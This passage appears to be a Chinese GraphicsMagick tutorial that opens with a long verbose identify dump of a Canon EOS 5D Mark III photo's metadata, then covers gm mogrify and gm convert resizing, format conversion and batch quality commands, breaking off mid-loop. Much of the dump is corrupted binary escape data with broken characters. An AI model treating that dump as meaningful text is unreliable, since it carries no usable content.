\000\000B\023\000\000\231\000\004\000S\000\000\000J\023\000\000
\232\000\004\000\005\000\000\000\226\024\000\000?
\000\003\000\016\000\000\000?\024\000\000?
\000\003\000\006\000\000\000?\024\000\000?
\000\003\000\001\000\000\000\001\000\000\000?
\000\004\000\001\000\000\000\000\000\000\000?
\000\003\000\021\000\000\000?\024\000\000\001@\003\000
\005\000\000?
\024\000\000\010@\003\000\003\000\000\0004\037\000\000\011@\003
\000\003\000\000\000:\037\000\000\020@\002\000
\000\000\000@\037\000\000\021@\007\000?
\000\000\000`\037\000\000\022@\002\000 \000\000\000\
\000\000\023@\004\000\013\000\000\000| \000\000\025@\007\000?
\001\000\000?
\000\000\026@\004\000\007\000\000\000p"\000\000\030@\004\000\00
7\000\000\000\214"\000\000\031@\007\000\036\000\000\000?"\000\0
00!@\004\000\005\000\000\000?"\000\000%@\004\000\011\000\000\00
0?"\000\000'@\004\000\005\000\000\000?"\000\000(@\004\000\023\0
00\000\000\022#\000\000\000\000\000\000b\000\002\000\000\000\00
3\000\000\000\000\000\000\000\000\000\000\000\001\000\000\000\0
01\000\000\000\000\000\000\000?
\177\017\000\003\000\002\000\000\000\003\000??
\233\000U\000U\000\001\0008\000
\001\000\000\000\000\000\000\000\000??????
\000\000\000\000\000\000\000\000\000????\000\000\000\000?\177??????
\000\000??
\000\000U\000\205??/\000\000\000\000\000\000\000\000D\000\000\0
00?\000t\0004\000?
\000\000\000\000\000\003\000\000\000\010\000\010\000\235\000\00
0\000\000\000\000\000\000\000\000\000\001\000\000\000\000\0008\
000?\000f\000\000\000\000\000?\000????????
\000\000\000\000\000\000Canon EOS 5D Mark
III\000\000\000\000\000\000\000\000\000\000\000Firmware Version
1.3.3\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\

```
000\000\000\000??
o\026p\025H\000\0012\001_\000\003\000\000\000\000\000\000\001\0
00\000\006\000\000\000\235\000\000T\000i\000m\000U\000\000\000\
000 \000\000\000\003\000\000\000\000\000\000\000U\000\000\001??
r@??
\000\200\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000@?
\000r\000\001\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\001\001\000\000\000\000\000\001\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\004?\001
\004\000\000\000\000\000\000\000\000????\014??
\002\000\000\000\003\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000r\003\000\000\000j\000\000\000\000\000?
\015\000\000\000\000\000\000\000\000\000\000\001\000\000\000\00
1\000\000\000\001\000\000\000\003\000\000\000\003\000\000\000\0
03\000\000\000\000\000\000\000\000\001\000\000\000\000\000\000\
000\000\000\000\000\203\000\000\000\001\000\000\000\000\000\000
\001\000\000\000\007\000\000\000\001\000\001\003\005\003??
\003\037\000\000\000\000\000\000\000\007\000\000\000\000\000\000\02
6\001\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\011\001\000\000\000\000\000\000\000\006\
001\000\000\007\003\003\003\002U\000\000\000\000\000\000\000\00
0\001\026P\000\233\000U\000U\201\005\000\000\000?
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\026\00
0\000\002\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\002\000\
000\000\200\026\000\000\000\017\000\000
\012\000\000\000\006\000\000@\002\000\000\000\003\000\000?
\002\000\000?\001\000\000\000\000\000\000\000\000\000\000?
\002\000\000?\001\000\000?\002\000\000?
\001\000\000\000\000\000\000\000\000\000\000?\002\000\000?
\001\000\000\000\000\000\000\000\000\000\001\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000??UU??UUUUUU????
\000\002\000\000\000\000\000\000\000\000\000\000\012\002\000\00
1\000\001\000\000\000\003\001\000\000\000\000\000\000\000\001\0
01\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
0001.3.3\000A9(34)\000VQ\000\030\002\230\031X?\023\000d?
\000\000d?
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000d\000\000\000d\000\000\000d\000\000\0
00?\024\000\000?
\024\000\000\000\000\000\000e\000\000\000e\000\000\000d\000\000
```

\000\010\000\000\000\010\000\000\000\010\000\000\000\010\000\00
0\000\001\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000?\001\000\004\000\004-
\004\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000?
\001\000\004\000\004~\002\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000?
\001\000\004\000\004~\002\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000?
\001\000\004\000\004~\002\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000?
\001\000\004\000\004~\002\000\000\000\000\000\000\000\000\002\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\001\000\000\000\000\000\000\000\003\000\000\000\000
\000\000\000\000\000\000\000라?라?
\000\000\000\000\002\000\000\000\000\000\000\000\000\000\000\00
0라?라?
\000\000\000\000\004\000\000\000\000\000\000\000\000\000\000\00
0라?라?
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0라?라?
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0라?라?\000\000\000\000\003\000\000\000라?라?
\000\000\000\000\003\000\000\000\000\000\000\000\003\000\000\00
0\000\000\000\000\000\000\000\000라?라?
\004\000\000\000\004\000\000\000\000\000\000\000????라?라?
\001\000\000\000\005\000\000\000\001\000\000\000\000\000\000\00
0라?라?\002\000\000\000\005\000\000\000라?라?
\000\000\000\000\000\000\000\000\202\000\203\000\206\000\000\00
0????????
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\004\000\004\000\004\000\004\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\004\000\004\000\004\00
0\004\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\004\000\004\000\004\000\004\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\004\000\004\000\0

```
04\000\004\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\004\000\004\000\004\000\004\000\000\000\000\00
0\000\000\000\201?
qX\012\000\000\000\004\000\000\000\000\000\000\000\004\000\000\
000\000\000\000\000\004\000\000\000\000\000\000\000\000\000\000
\020\000\000\000\000\000\000\000\000\000\000\000\000?6\000\000?
9\001\000\000\000\000\000\000\000\000\000\000\000\000\000\003\0
00\000\000S\000\000\000X\000\003\200\000\000\000\000\003\000\00
0\000M\000\000\000N\000\000\000\000\000\000\000\003\000\000\000
3\000\000\000;\000\003\200\000\000\000\000\003\000\000\000T\000
\000\000\237\000\007\000p\000\022\002\010\000=\000=\000\200\026
\000\017\200\026\000\017?\000?\000?\000?\000?\000?\000?\000?
\000?\000?\000?\000?\000?\000?\000?\000?\000?\000?\000?\000?
\000?\000?\000?\000?\000?\000?\000?\000?\000?\000?\000?\000?
\000?\000?\000?\000?\000?\000?\000?\000?\000?\000?\000?\000?
\000?\000?\000?\000?\000?\000?\000?\000?\000?\000?\000?\000?
\000?\000?\000?\000?\000?\000?\000?\000?\000?\000?\000?\000?
\000?\000?\000?\000?\000?\000?\000?\000?\000?\000?\000?\000?
\000?\000?\000?\000?\000?\000?\000 \001\000\000??\005?\004?
\003\177\002 \001\000\000\020?0?P?\201???\005?\004?
\003\177\002 \001\000\000\020?0?P?\201???\005?\004?
\003\177\002 \001\000\000\020?0?P?\201???\005?\004?
\003\177\002 \001\000\000\020?0?P?\201???\005?\004?
\003\177\002 \001\000\000\020?0?P?\201??? \001\000\000??x?x?x?
O?O?O?O?O?O?O?O?O?O?)?)?)?)?)?)?)?)?)?)?
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000?\000?\000?\000?\000?\000?\000?\000?
\000?\000?\000?\000?\001?\001?\001?\001?\001?\001?\001?\001?
\001?\001?
\001\210\002\210\002\210\002\000\000\000\004\000\000\000\000\00
0\200\000\016 \000\000\000HR\222\222\224?$\001??
\020\000\000\000?
\001\000\000\007\000\000\000\000\000\000\000<\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000??
\000\000\000\000\000\000\000\000\000\000????T\000??
\000\000\000\000?\004 \001\000\000\000\000\000\000\000\000??
\000\000\000\000\000\000EF85mm f/1.8
USM\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000??H?
```

AD1180494\000\000\000

00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000L\001\000\000\003\000\000\000\001\000\000\000T\000\000\0
00\006\000\000\000\001\001\000\000\001\000\000\000\000\000\000\
000\002\001\000\000\001\000\000\000\000\000\000\000\004\001\000
\000\001\000\000\000\000\000\000\000\005\001\000\000\001\000\00
0\000\001\000\000\000\006\001\000\000\002\000\000\000\003\000\0
00\000\000\000\000\000\010\001\000\000\001\000\000\000\001\000\
000\000\002\000\000\000
\000\000\000\002\000\000\000\012\004\000\000\001\000\000\000\03
7\000\000\000\013\004\000\000\001\000\000\000\000\000\000\000\0
04\000\000\000?\000\000\000\005\000\000\000\014\007\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\007\000\000
\000\003\000\000\000\006\007\000\000\001\000\000\000\000\000\00
0\000\017\007\000\000\002\000\000\000\000\000\000\000\002\000\0
00\000\016\010\000\000\001\000\000\000\000\000\000\000\023\010\
000\000\001\000\000\000\000\000\000\000\000\000\000\200\026
\000\000\000\017\000\000\000\000\000\000\000\000\000\034\00
0\000\000\004\000\000\000\000\000\000\000\000\000\000\000???

\015\203\000\000\000\000\000\000\000\014\000J\005\000\004\000\0
04?\001\000\000"\000
\027n\017\001\000\001\000\214\000`\000\013\027_\017\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\012\000!\0
03\000\004\000\004d\001.\002\000\004\000\004?
\001\211\001\000\004\000\004?\002?\005[\007[\007\216\002?\006?
\013?\013?
\005[\003\034\010\034\010L\005\003\000\001\000\014\001\016\001\
012\001\000\000\220\005\232\013\227\013S\006\223\002?\000?
\000\035\000[\000]\002_\002?\003/\005?\010?
\010\220\001\206\005?\012?\012?\005r\002?\000?
\000\035\000a\000<\002<\002\206\003\031\005*\010+\010\201\001?
\005\000\004\000\004v\011\200\014?
\005\000\004\000\004v\011\200\014?
\005\000\004\000\004v\011\200\014?
\005\000\004\000\004v\011\200\014\000\004\000\004\000\004\000\0
04x\021\000\004\000\004\000\004\000\004x\021?
\005\000\004\000\004v\011\200\014?
\005\000\004\000\004v\011\200\014?
\005\000\004\000\004v\011\200\014\236\005\000\004\000\004p\011\
200\014\236\005\000\004\000\004p\011\200\014(\004\003\004?\003?
\012?\011\000\000\000\000\000\000\000\000\000\000?
\007\000\004\000\004~\006P\024\006\011\000\004\000\004\215\005X
\033v\010\000\004\000\004?\005p\027?
\005\000\004\000\004\235\011\200\014?
\006\000\004\000\0044\011\202\016"\006\000\004\000\004?\010?
\015?\010\000\004\000\004?\005?\030D\011\000\004\000\004?
\003\224*?\007\000\004\000\004~\006P\024?
\007\000\004\000\004~\006P\024?\007\000\004\000\004~\006P\024?
\007\000\004\000\004~\006P\024?\003\000\004\000\004$\004?\020?
\003\000\004\000\004$\004?\020?\003\000\004\000\004$\004?\020?
\003\000\004\000\004$\004?\020?\003\000\004\000\004$\004?\020??
\212\001g\003\224*??\223\001Q\003\020'\030??\001\031\003l K??
\001?\002X\033\200??\001?\002p\027\233??\001\223\002?\025??
\010\002w\002P\024??
$\002J\002\\022\036\000J\002\033\002h\020T\000u\002?\001?
\016\204\000\234\002?\001?\015?\000?\002?\001\200\014?\000?
\002\207\001?\013\023\001%\003t\001?\012|\001?\003A\001`\011?
\001\021\010!\010\000\010\000\010\000\010\000\010\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000

\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\004\000\003\000\024\000\022\
000\017\000\025\000\033\000\014\000\016\000T\000*\000\000\000\0
00\000\000\000)\000\206\000\232\000}\000?
\000\207\000d\000J\000I\000*\000@\000:\003?
\000\000\000\000\000\000\000J\000`\0001\000O\000>\000\030\000\0
17\000\016\000\010\000\007\000\004\000?
\001D\000\000\000\000\000\000\000d\001`\001?
\000_\000.\000\030\000\015\000\016\000"\000\037\000:\000v\014?
\004\000\000\000\000\000\000\000\200\000\000\000\004\000\004\00
0\004\211\012N\017?\031\232\017d???I\017l\020?\000Z\000?
\020\000\000\000\001\005\000'%\003\000\236?\003\000f?
\001\000?'\000\004\000\004\000\004\000\000\000\000\000\000??
\000\000?\037\000\001\000\000\000\000\000\004?\002?\001?
\001~\002\226\001\030\003\000\000\000\000\000\000\000\000\000\0
00\037\000?\000_\000\177\000\237\000?\000?\000?
\000\000\000\037\000?\000_\000\177\000\237\000?\000?\000?
\000\001\000\000\0009\000\000\000\020\000
\000@\000`\000\200\000?
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000?
\003?\003?\003?\003?\003?\003?\003\210\004\000\000\000\010?
\007\000\010\000\010-<-
>E)\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00

0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000??
\000\000\012\000\022\000?
\000\000\001\000\001\000\001\000\001\000\001\000\000\012\000\02
2\000?
\000\000\001\000\001\000\001\000\001\000\001\022\000\022\000\02
2\000\001\000\001\000?\000?
\000\016\000\021\000J\000N\000d\000\224\000\234\000?\000?\000?
\000?\000?\000?\000?\000?
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000I\000M\000c\000\215\000\230\000\237\000?\000?
\000?\000?\000?\000?\000?
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000o\005\000\004[\003\000\000\000\000\000\0
00\000\000L\000\026\0003\1775\001\000\000\000\000\000\000\000\0

```
00%\006?
\003\000\000!\001\201\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000a\002\000\0
04\000\004?\001d\000\000\000;\000=\000p}?
\000\000\000\000\000\000\000\000\000d\000e\000P\000h\000\026\00
0\233\000?\000qXO?
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\037\000?\000_\000\177\000\237\000?
\000?\000?
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000<\000\022\000\001\000?
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000#\0
00L\000o\000\214\000?\000?\000?\000?\000?\000?\000?\000?\000?
\000?\000?\000?\000?\000?\000?\000?\000?\000?\000?
\000\234\000\215\000\206\000\200\000}\000y\000t\000q\000n\000l\
000h\000d\000a\000[\000U\000Q\000K\000E\000A\000>\0009\0006\000
6\0005\0006\0005\0004\0003\0003\0004\0004\0003\0001\0000\000.\0
00,\000*\000(\000%\000%\000#\000"\000 \000 \000
\000\037\000)\000$\000\000\000?\000\004\000e\000P\000qXO?
\000\000\000\000\000\000\000\000\000\000\233\000?\000\026\000?
\002\232\000\000\000?
\001Z\000\000\000`\001\000\000\000\000h\000\000\000\000\000\000
\000\000\000\000\000\000\000??\000\000UU??
UU\000\000\000\000\000\000\000\000\000\000\014\000\000\000\000\
000d\000d\000d\000d\000d\000d\000d\000d\000\000\000d\000d\000\0
00\000.\000\000\000\000\000\000\000\000\000\000\000e\000P\000qX
O?\000\000\000\000\000\000\000\000\000\000\233\000?
\000\026\000p}?\000\000\000\000\000\000\000\000qXO?
\000\000e\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000#\000L\000o\000\214\000?\000?\000?\000?
\000\000\000\000\000a\002\000\004\000\004?
\001\202\000\203\000\206\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
```

```
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000,\000\0
00\000\000\000\000\000\000\000\000\012\000\000\000????
\000\000\000\000\012\000\000\000\000\000\000\012\000\000\00
0\000\000\000\000\012\000\000\000\000!?
\001\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000j\030\200\026\000\017\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000U\000\000\000\034\000\000\000\000\
000\000\000\001\000\000\000\000\000\000\000\001\000\000\000\000
\000\000\000\000\000\000\000\034\000\000\000\000\000\000\000\00
```

0\000\000\000\000\000\000\000\001\000\000\000\000\000\000\000\0
01\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\024\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\001\000\000\000$\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\024\000\000\000\007\00
2\011\0004\000??\000\006<\007???
\000L\000\000\000\003\000\000\000\000\000\000\000\001\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\002\000\000\
000\002\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000/\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000II*\000\216\0
03\000\000
    User Comment:
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\00
0\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\0
00\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\
000\000\000\000\000\000\000\000\000\000\000\000\000\000\000\000
\000\000\000\000\000\000\000\000\000\000\000\000
    Sub Sec Time: 01
    Sub Sec Time Original: 01
    Sub Sec Time Digitized: 01
    Flash Pix Version: 0100
    Color Space: 1
    Exif Image Width: 5760
    Exif Image Length: 3840
    Interoperability Offset: 9326
    Focal PlaneX Resolution: 5760000/1461
    Focal PlaneY Resolution: 3840000/972
    Focal Plane Resolution Unit: 2
    Custom Rendered: 0
    Exposure Mode: 0

```
    White Balance: 0
    Scene Capture Type: 0
    0xA430:
    0xA431: 288022005571
    0xA432: 85/1
    0xA434: EF85mm f/1.8 USM
    0xA435: 0000000000
    GPS Info: 9554
  Profile-XMP: 2529 bytes
  Tainted: False
  User Time: 0.390u
  Elapsed Time: 0m:0.392660s
  Pixels Per Second: 53.7Mi
```

1.3. mogrify

格式转换

```
gm mogrify -format png *.jpg
```

1.4. convert

```
缩放命令：

scale%：宽和高都按指定的比例缩放
scale-x%xscale-y% ：宽和高分别按指定的比例缩放，可以写成200x50%这样用一个%表示的形式，宽放大200%，高缩小50%
width：按指定的宽来等比缩放
xheight：按指定的高来等比缩放
widthxheight：按最大边来等比缩放
widthxheight^：按最小边来等比缩放
widthxheight!：按指定了的宽和高缩放，不等比
widthxheight>：如果原尺寸大于指定的宽和/或高，则等比缩小
widthxheight< ：如果原尺寸小于指定的宽和/或高，则等比放大
area@ ：按指定的像素区域等比缩放图片
```

```
{size}{offset}
{size}{+-}x{+-}y：水平与垂直的位偏移量x和y
```

格式转换

```
gm convert a.bmp a.jpg
gm convert a.bmp a.pdf
```

修改图片尺寸

```
gm convert -resize 120x120 old.jpg new.jpg
```

将照片尺寸调整成 2K 分辨率，质量 80

```
find . -iname "*.jpg" -exec gm convert -resize 3840 -quality 80
{} {} \;
```

修改图像质量

```
find . -iname "*.jpg" -exec gm convert -strip +profile "*" -
quality 65 {} {} \;
```

```
find . -maxdepth 1 -name "*[jpg,png]" -type f | while read img
; do
        new_img=/tmp/new/$(basename $img)
